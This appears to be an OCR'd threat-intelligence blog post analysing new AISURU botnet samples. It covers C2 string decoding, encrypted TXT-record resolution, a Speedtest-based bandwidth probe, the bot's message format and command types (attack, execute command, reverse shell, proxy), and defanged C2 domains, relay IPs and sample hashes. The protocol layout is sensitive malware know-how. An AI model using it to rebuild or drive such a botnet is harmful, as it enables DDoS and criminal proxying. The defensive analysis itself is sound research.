
After decrypting with AIRASHI_RC4, the plaintext reads provocatively: "tHiS mOnTh At qiAnXin shitlab a NeW aisurU vErSiOn hIt oUr bOtMoN sYsTeM dOiNg tHe CHAaCha sLiDe". Our only reply: "Are you feeling itchy?"

The sample keeps the previous C2 decoding method: decrypt strings from a table, split by `|` to obtain multiple subdomains and the main domain, then split subdomains by `,` to form FQDNs. Example:

```
 decrypted str: sub1,sub2,sub3|domain.tld

c2_1: sub1.domain.tld
c2_2: sub2.domain.tld
c2_3: sub3.domain.tld
```

When parsing domains, the sample still uses encrypted TXT records. Prior blog samples used base64+ChaCha20 for decoding; the new version abandons ChaCha20 and uses XOR to obtain IPs. See the Appendix CyberChef recipe for decoding details.



Network Speed Test

Recent versions added an upload speed test feature using the public Speedtest service:


1. GET /speedtest-servers-static.php to fetch test servers
2. GET /speedtest/latency.txt to find the lowest-latency server
3. POST random data to the lowest-latency server for 10s (some samples use 100ms)


This feature does not affect program execution or C2 connectivity; it only reports results back to C2. We believe the purpose is to identify nodes with good network performance for later proxy instructions. C2 can assign high-quality nodes to serve as residential proxies.

Network Protocol

Protocol-wise, the flow remains similar to previous versions: obtaining a shared ChaCha20 key and confirmation, but message formats and encryption algorithms were modified.

A new message consists of three parts: a header, random bytes, and a body. The following image shows a decoded login packet:





The header has a fixed length of 8 bytes and contains four fields:

msgType (1 byte) + randSize (1 byte) + bodySize (2 bytes) + bodyHash (4 bytes)

The login packet structure includes the following fields:

```
struct login{
        uint32 stun_ip;
```

```
        uint32 botid_len;
        char botid[botid_len];
        uint32 version;
        uint32 nodename_len;
        char nodename[nodename_len];
        uint32 cwd_len;
        char cwd[cwd_len];
        uint32 kernel_ver_len;
        char kernel_ver[kernel_ver_len];
        uint16 reserve1;
        uint8 reserve2;
        bool support_udp;
}
```


Newly supported message types and descriptions:

msgType	**desc**
0	get shared net key
1	key info
2	confirm key
3	login info
4	heartbeat
5	exit
6	attack
7	execute cmd
8	new cnc
9	reverse shell
10	proxy
101	report telnet scan
201	report killer
202	report netspeed

You can see the new samples support not only DDoS attacks but also Proxy functionality. As global law enforcement increases pressure on cybercrime, demand for anonymization services is rising. Where there is demand, there is profit. Nodes controlled by botnets are natural building blocks for residential proxy services.

From our case collection, this appears to be a trend in the DDoS scene in recent years: expanding business from single-purpose attacks to proxy offerings.

We implemented the AISURU protocol in the XLab instruction tracking system and, as expected, observed not only conventional DDoS commands but also proxy-related instructions.



Clearly, AISURU is no longer satisfied with a single DDoS business model and is branching into proxy services to monetize its large node pool.

2025-09-09 03:00:58	coerece.ilovegaysex.su	proxy	login.live.com	443
2025-09-09 02:54:31	coerece.ilovegaysex.su	proxy	54.38.155.192	29955
2025-09-09 02:37:31	coerece.ilovegaysex.su	proxy	login.live.com	443
2025-09-08 19:56:11	coerece.ilovegaysex.su	proxy	s3.cellcraft.io	2083

IoC

C2

```
 coerece[.ilovegaysex[.su
approach[.ilovegaysex[.su
ministry[.ilovegaysex[.su
lane[.ilovegaysex[.su
a.6mv1eyr328y6due83u3js6whtzuxfyhw[.ru
```

Report/Download Server

```
 u[.ilovegaysex[.su
updatetoto[.tw
```

Proxy Relay C2

```
 194.46.59[.169   United Kingdom|England|Exeter      AS206509|KCOM GROUP LIMITED
104.171.170[.241  United States|Virginia|Ashburn     AS7922|Comcast Cable Communications, LLC
104.171.170[.253  United States|Virginia|Ashburn     AS7922|Comcast Cable Communications, LLC
107.173.196[.189  United States|New York|Buffalo     AS36352|ColoCrossing
64.188.68[.193    United States|District of Columbia|Washington        AS46339|CSDVRS, LLC
78.108.178[.100   Czech Republic|Praha, Hlavni mesto|Prague    AS62160|Yes Networks Unlimited Ltd
```

Sample

```
 09894c3414b42addbf12527b0842ee7011e70cfd
51d9a914b8d35bb26d37ff406a712f41d2075bc6
616a3bef8b0be85a3c2bc01bbb5fb4a5f98bf707
ccf40dfe7ae44d5e6922a22beed710f9a1812725
26e9e38ec51d5a31a892e57908cb9727ab60cf88
08e9620a1b36678fe8406d1a231a436a752f5a5e
053a0abe0600d16a91b822eb538987bca3f3ab55
```

Appendix

CyberChef

```
https://gchq.github.io/CyberChef/#recipe=Fork('%5C%5Cn','%5C%5Cn',false)From_Base64('A-Za-z0-9%2B/%3D',true,fa
```

Source: https://blog.xlab.qianxin.com/super-large-scale-botnet-aisuru-en/